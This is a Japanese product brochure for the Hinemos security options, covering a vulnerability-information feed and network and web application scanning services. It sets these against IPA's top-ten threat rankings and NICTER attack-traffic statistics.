

Hinemos機能紹介 セキュリティ

NTTデータ先端技術株式会社

NTT DATA
Trusted Global Innovator



INDEX

1. 脆弱性とサイバー攻撃
2. Hinemos セキュリティオプション 情報配信オプションのご紹介
3. Hinemos セキュリティオプション ネットワーク診断オプションのご紹介
4. Hinemos セキュリティオプション アプリケーション診断オプションのご紹介
5. ご相談・お問合せ

01

脆弱性とサイバー攻撃

脆弱性によるサイバーセキュリティの脅威

脆弱性による脅威は、IPAの10大脅威で、3年連続トップ10にランキング


順位	10大脅威2023/組織	10大脅威2022/組織	10大脅威2021/組織
1位	ランサムウェアによる被害	ランサムウェアによる被害	ランサムウェアによる被害
2位	サプライチェーンの弱点を悪用した攻撃	標的型攻撃による 機密情報の窃取	標的型攻撃による 機密情報の窃取
3位	標的型攻撃による 機密情報の窃取	サプライチェーンの弱点を悪用した攻撃	テレワーク等のニューノーマルな働き方を狙った攻撃
4位	内部不正による情報漏えい	テレワーク等のニューノーマルな働き方を狙った攻撃	サプライチェーンの弱点を悪用した攻撃
5位	テレワーク等のニューノーマルな働き方を狙った攻撃	内部不正による情報漏えい	ビジネスメール詐欺による 金銭被害
6位	修正プログラムの公開前を狙う攻撃（ゼロデイ攻撃）	脆弱性対策情報の公開に伴う悪用増加	内部不正による情報漏えい
7位	ビジネスメール詐欺による 金銭被害	修正プログラムの公開前を狙う攻撃（ゼロデイ攻撃）	予期せぬIT基盤の障害に伴う業務停止
8位	脆弱性対策情報の公開に伴う悪用増加	ビジネスメール詐欺による 金銭被害	インターネット上のサービスへの不正ログイン
9位	不注意による情報漏えい等の被害	予期せぬIT基盤の障害に伴う業務停止	不注意による情報漏えい等の被害
10位	犯罪のビジネス化（アンダーグラウンドサービス）	不注意による情報漏えい等の被害	脆弱性対策情報の公開に伴う悪用増加

出典：行政独立法人情報処理推進機構(IPA)「情報セキュリティ10大脅威」を元に作成

サイバーセキュリティ上の脅威が増大


攻撃関連通信が3年間で2.4倍に増加。システムの脆弱性を利用し攻撃に成功する可能性が高まっている。

NICTERにおけるサイバー攻撃関連の通信数の推移




出典：総務省 令和4年版 情報通信白書（NICT「NICTER観測レポート2021」を基に作成）

脆弱性を悪用した攻撃例




脆弱性とその対策について

運用段階における「脆弱性対策」は主に以下のようなものが求められています。



脆弱性とその対策について

Hinemosでは以下の機能で運用段階の脆弱性を対策します。




Hinemos セキュリティオプション

セキュリティ運用に必要なセキュリティ情報の配信サービスとネットワーク/アプリケーション診断を提供します。

Hinemosセキュリティ 情報配信オプション

脆弱性情報に関する日々の
情報収集業務を支援します




【脆弱性情報】

- ソフトウェア、ハードウェアなどの脆弱性に関する情報
- 製品のリリース情報
- 注意喚起、情報セキュリティに関連する資料など、公的機関などが発表する情報

Hinemosセキュリティ ネットワーク診断オプション


ネットワークシステムを検査し、
セキュリティの問題点を洗い出します



- **診断対象はグローバルIPを**
外部ネットワークからセキュリティ脆弱性をチェック
- **診断結果の報告**
影響の評価、改善策について提示
- **定期的な診断**
1年間に2回診断可能
(合計65IP)

Hinemosセキュリティ アプリケーション診断オプション

Webアプリケーションを検査し、
セキュリティの問題点を洗い出します




- **診断対象はWebアプリケーション**
外部ネットワークからアプリケーションを診断
- **診断結果の報告**
影響の評価、改善策について提示
- **定期的な診断**
1年間に2回診断可能
(1回/50画面まで)

セキュリティプロセスとIT運用管理を統合したセキュリティ運用を実現

02

Hinemos セキュリティ 情報配信オプションのご紹介



サービス内容

多様なOS/ソフトウェアに対応した脆弱性情報、当社セキュリティオペレーションセンタで集約した不正アクセス監視統計情報を、お客様専用ポータルサイトおよびメールにてご提供します。

